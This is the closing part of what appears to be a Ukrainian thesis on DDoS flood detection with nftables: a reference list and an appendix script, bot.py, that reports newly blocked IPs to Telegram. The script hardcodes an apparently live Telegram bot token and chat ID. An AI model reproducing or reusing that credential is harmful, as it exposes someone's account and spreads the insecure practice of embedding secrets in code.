9. Tymoshchuk, V. [V.], Vantsa, V., Karnaukhov, A., Orlovska, A., & Tymoshchuk, D. (n.d.). COMPARATIVE ANALYSIS OF INTRUSION DETECTION APPROACHES BASED ON SIGNATURES AND ANOMALIES. In Науковий простір: актуальні питання, досягнення та інновації. doi:10.62731/mcnd-29.11.2024.004

10. UDP flood attack. (n.d.). cloudflare. https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

11. Микитишин, А., Митник, М., Стухляк, П., & Пасічник, В. (2013). Комп'ютерні мережі. Магнолія 2006.

12. Tymoshchuk, D., Yasniy, O., Mytnyk, M., Zagorodna, N., & Tymoshchuk, V. (2024). Detection and classification of DDoS flooding attacks by machine learning method. CEUR Workshop Proceedings, 3842, 184–195.

13. What Is an HTTP Flood DDoS Attack? (n.d.). akamai. https://www.akamai.com/glossary/what-is-an-http-flood-ddos-attack

14. ICMP Flood DDoS Attacks. (n.d.). netscout. https://www.netscout.com/what-is-ddos/icmp-flood

15. Фільтрація вхідного трафіку. (б. д.). vpnunlimited. https://www.vpnunlimited.com/ua/help/cybersecurity/ingress-filtering

16. Improve security and compliance. (n.d.). Red Hat. https://www.redhat.com/en/engage/improve-security-compliance-ebook

17. Тимощук, Д., Яцків, В., Тимощук, В., & Яцків, Н. (n.d.). Interactive cybersecurity training system based on simulation environments. Measuring and Computing Devices in Technological Processes, (4), 215–220.

18. Nftables wiki. (n.d.). Nftables wiki. https://wiki.nftables.org/wiki-nftables/index.php/Main_Page

19. Getting started with nftables. (n.d.). Retrieved from https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/getting-started-with-nftables_configuring-and-managing-networking

20. Nftables - Debian Wiki. (n.d.). Debian Wiki. https://wiki.debian.org/nftables

21. Lypa, B., Horyn, I., Zagorodna, N., Tymoshchuk, D., Lechachenko T., (2024). Comparison of feature extraction tools for network traffic data. CEUR Workshop Proceedings, 3896, pp. 1-11.

22. Stickman, N. (2021, 9 July). Get Started with nftables. Akamai Cloud. https://www.linode.com/docs/guides/how-to-use-nftables/

23. Python Introduction. (n.d.). GeeksforGeeks. https://www.geeksforgeeks.org/introduction-to-python/

24. Tymoshchuk, V., Vorona, M., Dolinskyi, A., Shymanska, V., & Tymoshchuk, D. (2024). Security onion platform as a tool for detecting and analysing cyber threats. Collection of scientific papers «ΛΌГОΣ», 232–237.

25. nftables Basics. (n.d.). Cycle.io. https://cycle.io/learn/nftables-basics

26. What is a Slow HTTP Attack? Types & Security Best Practices. (n.d.). VAADATA. https://www.vaadata.com/blog/what-is-a-slow-http-attack-types-and-security-best-practices/

27. Lutkevich, B. (2022, 4 May). What is a SYN flood? Definition and How to Prevent Attacks. Search Security. https://www.techtarget.com/searchsecurity/definition/SYN-flooding

28. Тимощук, Д., & Яцків, В. (2024). Using hypervisors to create a cyber polygon. Measuring and Computing Devices in Technological Processes, (3), 52–56.

29. What is apache? In-depth overview of apache web server. (n.d.). Sumo Logic. https://www.sumologic.com/blog/apache-web-server-introduction

30. Karpinski, M., Korchenko, A., Vikulov, P., Kochan, R., Balyk, A., & Kozak, R. (2017, September). The etalon models of linguistic variables for sniffing-attack detection. In 2017 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems : Technology and Applications (IDAACS) (Vol. 1, pp. 258-264). IEEE.

31. ZAGORODNA, N., STADNYK, M., LYPA, B., GAVRYLOV, M., & KOZAK, R. (2022). Network Attack Detection Using Machine Learning Methods. Challenges to national defence in contemporary geopolitical situation, 2022(1), 55-61.

32. Запорожець, О. І., & Протоєрейський, О. С. (2021). Основи охорони праці. Центр учбової літератури.

33. Серіков, Я., Халмурадов, Б., Сінгаєвський, О., & Сєрікова, К. (2024). Основи охорони праці. Центр навчальної літератури.

34. Третьяков, О., Доронін, Є., Халмурадов, Б., & Зозуля, С. (2024). Основи пожежної безпеки. Центр учбової літератури.

Додаток А Лістинг файлу bot.py

```
import subprocess
import re
import time
import telebot

# Telegram Bot Token
BOT_TOKEN = "7678307931:AAEe64lAj40bgn9IP-rIYSQmtcDWYbdwfM0"
CHAT_ID = "728580929"    # ID чату, куди бот надсилатиме повідомлення

bot = telebot.TeleBot(BOT_TOKEN)

def get_ips_from_set(set_name):
    """Дістає IP-адреси з вказаного набору."""
    try:
        # Виконуємо команду для отримання IP-адрес з набору
        result = subprocess.run(
            ["sudo", "nft", "list", "set", "ip", "filter", set_name],
            capture_output=True,
            text=True
        )

        # Перевіряємо, чи команда виконалася успішно
        if result.returncode != 0:
            print(f"Помилка при виконанні команди для {set_name}:", result.stderr)
            return []

        # Використовуємо регулярний вираз для пошуку IP-адрес
        ip_pattern = re.compile(r"\b(?:[0-9]{1,3}\.){3}[0-9]{1,3}\b")
        return ip_pattern.findall(result.stdout)

    except Exception as e:
```

```
        print(f"Помилка для {set_name}: {e}")
        return []

def monitor_sets(set_names):
    """Моніторинг кількох наборів і надсилання нових IP-адрес у
Telegram."""
    known_ips = {set_name: set() for set_name in set_names}

    while True:
        for set_name in set_names:
            current_ips = set(get_ips_from_set(set_name))
            new_ips = current_ips - known_ips[set_name]

            if new_ips:
                for ip in new_ips:
                    message = f"New IP added to {set_name}: {ip}"
                    bot.send_message(CHAT_ID, message)
                    print(message)

                known_ips[set_name].update(new_ips)

        time.sleep(30)  # Перевірка кожні 30 секунд

if __name__ == "__main__":
    sets_to_monitor = ["tcplist", "udplist", "icmplist"]
    monitor_sets(sets_to_monitor)
```